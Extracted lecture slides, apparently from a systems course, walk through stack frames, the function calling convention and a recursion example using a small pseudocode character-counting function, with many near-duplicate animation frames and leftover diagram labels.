1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
9: }
```

main()

Memory

High

argv

argc

"t"

"testing"

Stack grows  
downward

Low

IP

# Stack Frame Example

IP

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
}  
  
6: void main(integer argc, strings argv) {  
7:     count("testing", "t"); // should return 2  
8: }
```

main()

Memory

High

argv

argc

"t"

"testing"

count

pos


Stack grows  
downward

Low

# Stack Frame Example


IP

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
  
6: void main(integer argc, strings argv) {  
7:     count("testing", "t"); // should return 2  
8: }
```



# Stack Frame Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6:  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
9: }
```



# Stack Frame Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6:  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
9: }
```



main()

Memory

High

argv

argc

"t"

"testing"

Stack grows  
downward

Low

# Stack Frame Example


```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
  
6: void main(integer argc, strings argv) {  
7:   count("testing", "t"); // should return 2  
8: }
```



main()



Memory



High

Low

Stack grows  
downward



# Stack Frame Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
  
6: void main(integer argc, strings argv) {  
7:     count("testing", "t"); // should return 2  
8: }
```





# Stack Frame Example

```
0: string count(string s, character c) {  
    integer count;  
    integer  
1:   for (po  
2:   {  
3:       if (s  
4:   }  
5:   return  
}
```

This example is *almost* correct. But something very important is missing...

```
6: void main(integer argc, strings argv) {  
7:   count("testing", "t"); // should return 2  
8: }
```

IP

Memory

High

argv

argc

Stack grows  
downward

Low


# Problem

```
0: string count(string s, character c) {
    integer count;
    integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2:   {
3:       if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
6:
7: void main(integer argc, strings argv) {
8:     count("testing", "t"); // should return 2
}
```

IP

count() main()

Memory



High

Low

# Problem

```
0: string count(string s, character c) {
```

IP needs to go back to line 8. But how does the CPU know that?

```
length(s); pos = pos + 1)
```

```
count = count + 1;
```

```
3:
```

```
}
```

```
4:
```

```
return count;
```

```
5:
```

```
}
```

```
6:
```

```
void main(integer argc, strings argv) {
```

```
7:
```

```
count("testing", "t"); // should return 2
```

```
8:
```

```
}
```

↳ stack needs to store control flow info.

Memory

High

argv

argc

"t"

"testing"

count


pos

count() main()

Low

IP

## FUNCTION CALLING CONVENTION



Timeline of a function call

1. Caller pushes arguments onto stack \*\*\*
2. Caller uses CALL to run function

Next address is pushed onto stack  
IP is changed to address of function

3. CALLEE runs a prologue

Push Stack Frame Ptr (EBP)

Set new Stack Frame Ptr (EBP)

Save registers that will be used

Allocate space on the stack for **local vars**


# Stack Frame Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
9: }
```

IP

Memory

*Push arguments*



High

Low

# Stack Frame Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
9: }
```

main()

Memory

High

argv

argc

IP = ...

"t"

"testing"

Low

# Stack Frame Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
}
```


```
6: void main(integer argc, strings argv) {  
7:     count("testing", "t"); // should return 2  
8: }
```



main()

Memory

High




Low

# Stack Frame Example

IP


```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6:  
7:   void main(integer argc, strings argv) {  
8:       count("testing", "t"); // should return 2  
}
```






# Stack Frame Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6:  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
9: }
```




# Stack Frame Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6:  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
9: }
```



# Stack Frame Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
9: }
```




# Stack Frame Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
}
```



Memory



# Stack Frame Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
  
6: void main(integer argc, strings argv) {  
7:     count("testing", "t"); // should return 2  
8: }
```

Memory




# Two Call Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;
```

```
1-4:  ...
```

```
5: }
```




```
6: void main(integer argc, strings argv) {  
7:   count("testing", "t"); // should return 2  
8:   count("elevate", "e"); // should return 3  
9: }
```

Memory



# Two Call Example


```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1-4: ...  
5: }  
  
6: void main(integer argc, strings argv) {  
7:   count("testing", "t"); // should return 2  
8:   count("elevate", "e"); // should return 3  
9: }
```



# Two Call Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1-4: ...  
5: }  
  
6: void main(integer argc, strings argv) {  
7:   count("testing", "t"); // should return 2  
8:   count("elevate", "e"); // should return 3  
9: }
```

IP





# Two Call Example

IP → 0: `string count(string s, character c) {`

`integer count;`

`integer pos;`

1-4: ...


5: }

6: `void main(integer argc, strings argv) {`

7: `count("testing", "t"); // should return 2`

→ 8: `count("elevate", "e"); // should return 3`

9: }




# Two Call Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;
```


IP → 1-4: ...  
5: }

```
6: void main(integer argc, strings argv) {  
7:   count("testing", "t"); // should return 2  
8:   count("elevate", "e"); // should return 3  
9: }
```



# Two Call Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1-4: ...  
5: }  
  
6: void main(integer argc, strings argv) {  
7:   count("testing", "t"); // should return 2  
8:   count("elevate", "e"); // should return 3  
9: }
```



# Two Call Example

IP → 0: `string count(string s, character c) {`

`integer count;`

`integer pos;`

1-4: ...


5: }

6: `void main(integer argc, strings argv) {`

7: `count("testing", "t"); // should return 2`



8: `count("elevate", "e"); // should return 3`

9: }



# Two Call Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1-4: ...  
5: }  
  
6: void main(integer argc, strings argv) {  
7:   count("testing", "t"); // should return 2  
8:   count("elevate", "e"); // should return 3  
9: }
```



# Two Call Example


```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1-4: ...  
5: }  
  
6: void main(integer argc, strings argv) {  
7:   count("testing", "t"); // should return 2  
8:   count("elevate", "e"); // should return 3  
9: }
```

Memory




# Recursion Example

```
0: integer r(integer n) {  
1:   if (n > 0) r(n - 1);  
2:   return n;  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   r(4); // should return 4  
6: }
```



# Recursion Example

